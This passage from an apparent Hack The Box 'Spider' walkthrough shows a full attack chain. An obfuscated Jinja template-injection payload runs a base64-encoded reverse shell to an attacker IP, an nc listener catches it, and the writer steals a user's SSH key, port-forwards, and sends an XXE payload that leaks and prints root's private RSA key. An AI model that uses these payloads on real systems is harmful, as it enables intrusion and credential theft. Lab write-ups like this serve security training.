request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuilt\x69\x6es\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("echo YmFzaCAtYyAiYmFzaCAtaSAmPi9kZXYvdGNwLzEwLjEwLjE0LjE1Lzc3NzcgMD4mMSIK|base64 -d|bash")|attr("read")() %}
```

We open a listener on port 7777:

```
nc -lnvp 7777
```

After posting a support ticket with the above SSTI payload as `Contact number or email`, a reverse shell is sent back to our listener.

```
nc -lnvp 7777

Connection from 10.10.10.243:35022
bash: cannot set terminal process group (1531): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$ id
id
uid=1000(chiv) gid=33(www-data) groups=33(www-data)
```

Having a shell as the regular user `chiv`, we can either append our public key to the user's `authorized_keys` file or copy the private key `/home/chiv/.ssh/id_rsa` file to our attacking machine and use it to obtain a fully interactive SSH shell:

```
cat /home/chiv/.ssh/id_rsa
```

```
chmod 400 id_rsa
ssh -i id_rsa chiv@spider.htb
```

The user flag can be found in `/home/chiv/user.txt`.

Privilege Escalation

The output of the `ps aux` command shows a `uwsgi` process running as `root`:

```
root       1556  0.0  0.7 109424 28900 ?        S    04:23   0:00 /usr/local/bin/uwsgi --ini game.ini
```

Looking at listening ports, we discover a local webserver on port 8080:

```
ss -tulpn | grep -o '127.0.0.1:[0-9]*'
```


```
chiv@spider:~$ ss -tulpn | grep -o '127.0.0.1:[0-9]*'
127.0.0.1:3306
127.0.0.1:8080
```

```
chiv@spider:~$ curl localhost 8080
<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
curl: (7) Couldn't connect to server
```


We forward our local port 8888 to port 8080 on the remote target using SSH:

```
ssh -N -L 8888:127.0.0.1:8080 -i id_rsa chiv@spider.htb
```

We can now access the web server by browsing to http://localhost/8888. A login form is shown:




Any username works here, as no password is required. We are redirected to a shopping cart page:



This seems to be an early beta since the `Continue Shopping` and `Checkout` functionalities are not implemented. Clicking the `Logout` button takes us back to the login form. The form contains a hidden input called `version`, which defaults to the value `1.0.0`.

```
<input type="hidden" id="version" name="version" value="1.0.0">
```

We perform a new login and retrieve our session cookie:



The [flask-session-cookie-manager](#) tool allows us to easily decode the cookie:

```
flask-session-cookie-manager3 decode -c
.eJxFjjFvgzAYRP9K5bkDqHQoo2WbQIsRBvtLvAFGgmADbVBLiPLfW4Yq4-
ndO90N2dVZFN7QU41CJClnhq5lPiRKwDIq50ML6bU-
6L6SLCijGRvpk_woUkXEh6Tdu3HxJouF_PGxkBxnbD6IM9Y737P2LMnBJLlHA826rI74wqHrlS-
_NDXQOhGrca6ADkFJOLR2PhWj0mpjFxmZ74e_74ugidI1g64SG_s5uckzPibZEZ_T0k4wNGsTJZ-
cLv_9F2MffyRNX1uIr1mJc715b-j-jOapH5cLCr37L9ChWT8
```

The session object contains a base64-encoded `lxml` field:

```
flask-session-cookie-manager3 decode -c .eJxFjjFvgzAYRP9K5bkDqHQoo2WbQIsRBvtLvAFGgmADbVBLiPLfW4Yq4-
ndO90N2dVZFN7QU41CJClnhq5lPiRKwDIq50ML6bU-
6L6SLCijGRvpk_woUkXEh6Tdu3HxJouF_PGxkBxnbD6IM9Y737P2LMnBJLlHA826rI74wqHrlS-
_NDXQOhGrca6ADkFJOLR2PhWj0mpjFxmZ74e_74ugidI1g64SG_s5uckzPibZEZ_T0k4wNGsTJZ-cLv_9F2MffyRNX1uIr1mJc715b-
j-jOapH5cLCr37L9ChWT8

b'{"lxml":{"
b":"UENFdExTQkJVRWtnVm1WeWMybHZiaUF4TGpBdU1DQXRMVDRLUEhKdmIzUStDaUFnSUNBOFpHRjBZVDRLSUNBZ0lDQWdJQ0E4ZFhObGNtNWhi
V1UrZEdWemRIVnpaWEk4TDNWelpYSnVZVzFsUGdvZ0lDQWdJQ0FnSUR4cGMxOWhaRzFwYmo0d1BDOXBjMTloWkcxcGJqNEtJQ0FnSUR3dlpHRjBZ
VDRLUEM5eWIyOTBQZz09"},"points":0}''
```

After decoding it we obtain the following XML code:

```
<!-- API Version 1.0.0 -->
<root>
    <data>
        <username>testuser</username>
        <is_admin>0</is_admin>
    </data>
</root>
```

The API Version (`1.0.0`) matches the value sent from the login form. In fact, if we intercept a login request with Burp Proxy and change the `version` value to an arbitrary string of our choosing, the same string is reflected back in the generated XML code that is added to our session cookie:

```
POST /login HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://localhost:8888
Connection: close
Referer: http://localhost:8888/login
Cookie: sidebar_collapsed=false; OFBiz.Visitor=10001; session=eyJwb2ludHMiOjB9.YXE89Q.HpYlrBz6xw7_R5w4600pYHR8_uE
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=testuser&version=this+is+a+test
```

```
<!-- API Version this is a test -->
<root>
    <data>
        <username>testuser</username>
        <is_admin>0</is_admin>
    </data>
</root>
```

This may allow us to perform XXE injection by appending a DTD element after the initial comment. Since we believe the application is running with `root` privileges, we set the `/root/.ssh/id_rsa` file as our external entity. Our payload looks as follows:

```
-->

<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///root/.ssh/id_rsa'>]><!--
```

We URL encode the above payload and append it to the `version` value. In order to trigger XXE and load the external entity file, we also have to set the username to `&test`. This is the final URL-encoded payload:

```
username=%26test%3b&version=1%2E0%2E0%20%2D%2D%3E%0A%0A%3C%21DOCTYPE%20root%20%5B%3C%21
ENTITY%20test%20SYSTEM%20%27file%3A%2F%2F%2Froot%2F%2Essh%2Fid%5Frsa%27%3E%5D%3E%3C%21%
2D%2D%20
```

We send a login request, intercept it with Burp Proxy and modify the POST parameters as above:

```
POST /login HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://localhost:8888
Connection: close
Referer: http://localhost:8888/login
Cookie: sidebar_collapsed=false; OFBiz.Visitor=10001; session=eyJwb2ludHMiOjB9.YXFsUw.N-KrNbMYbWuZKMzfL2nmMhZSaq8
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=%26test%3b&version=1%2E0%2E0%20%2D%2D%3E%0A%0A%3C%21DOCTYPE%20root%20%5B%3C%21ENTITY%20test%20SYSTEM%20%27file%3A%2F%2F%2Froot%2F%2Essh%2Fid%5Frsa%27%3E%5D%3E%3C%21%2D%2D%20
```

Our attack is successful:

```
<div class="wrap cf">
    <h1 class="projTitle" id="welcome">Welcome, -----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAl/dn2XpJQuIw49CVNdAgdeO5WZ47tZDYZ+7tXD8Q5tfqmyxq
gsgQskHffuzjq8v/q4aBfm6lQSn47G8foq0gQ1DvuZkWFAATvTjliXuE7gLcItPt
iFtbg7RQV/xaTwAmdRfRLb7x63TG6mZDRkvFvGfihWqAnkuJNqoVJclgIXLuwUvk
4d3/Vo/MdEUb02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMlJc3vo5Z
EgkdKXy3RnLKvtxjpIlfmAZGu0T+RX1GlmoPDqoDWRbWU+wdbES35vqxH0uM5WUh
vPt5ZDGiKID4Tft57udHxPiSD6YBhLT5ooHfFQIDAQABAoIBAFxB9Acg6Vc0kO/N
krhfyUUo4j7ZBHDfJbI7aFinZPBwRtq75VHOeexud2vMDxAeQfJ1Lyp9q8/a1mdb
sz4EkuCrQ05O9QthXJp0700+8t24WMLAHKW6qN1VW61+46iwc6iEtBZspNwIQjbN
rKwBlmMiQnAyzzDKtNu9+Ca/kZ/cAjLpz3m1NW7X//rcDL8kBGs8RfuHqz/R4R7e
HtCvxuXOFnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCfMfeUsUOByLcg3yEypClO/M
s7pWQ1e4m27/NmU7R/cslc03YFQxow+CIbdd59dBKTZKErdiMd49WiZSxizL7Rdt
WBTACsUCgYEAyU9azupb71YnGQVLpdTOzoTD6ReZlbDGeqz4BD5xzbkDj7MOT5Dy
R335NRBf7EJC0ODXNVSY+4vEXqMTx9eTxpMtsP6u0WvIYwy9C7K/wCz+WXNV0zc0
kcSQH/Yfkd2jADkMxHXkz9THXCChOfEt7IUmNSM2VBKb1xBMkuLXQbMCgYEAwUBS
FhRNrIB3os7qYayE+XrGVdx/KXcKva6zn20YktWYlH2HLfXcFQQdr30cPxxBSriS
BAKYcdFXSUQDPJ1/qE21OvDLmJFu4Xs7ZdGG8o5v8JmF6TLTwi0Vi45g38DJagEl
w42zV3vV7bsAhQsMvd3igLEoDFt34jO9nQv9KBcCgYEAk8eLVAY7AxFtljKK++ui
/Xv9DWnjtz2UFo5Pa14j0O+Wq7C4OrSfBth1Tvz8TcW+ovPLSD0YKODLgOWaKcQZ
mVaF3j64OsgyzHOXe7T2iq788NF4GZuXHcL8Qlo9hqj7dbhrpPUeyWrcBsd1U8G3
AsAj8jItOb6HZHN0owefGX0CgYAICQmgu2VjZ9ARp/Lc7tR0nyNCDLII4ldC/dGg
LmQYLuNyQSnuwktNYGdvlY8oHJ+mYLhJjGYUTXUIqdhMm+vj7p87fSmqBVoL7BjT
Kfwnd761zVxhDuj5KPC9ZcUnaJe3XabZU7oCSDbj9KOX5Ja6ClDRswwMP31jnW0j
64yyLwKBgBkRFxxuGkB9IMmcN19zMWA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK
teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVWKH/noFetpTE2uFStsNrMD8
vEgG/fMJ9XmHVsPePviZBfrnszhP77sgCXX8Grhx9GlVMUdxeo+j
-----END RSA PRIVATE KEY-----
</h1>
```

After copying the key to our machine we can use it to SSH to the system as `root`:

```
ssh -i root.key root@spider.htb

Last login: Thu Oct 21 09:48:07 2021 from 10.10.14.15
root@spider:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.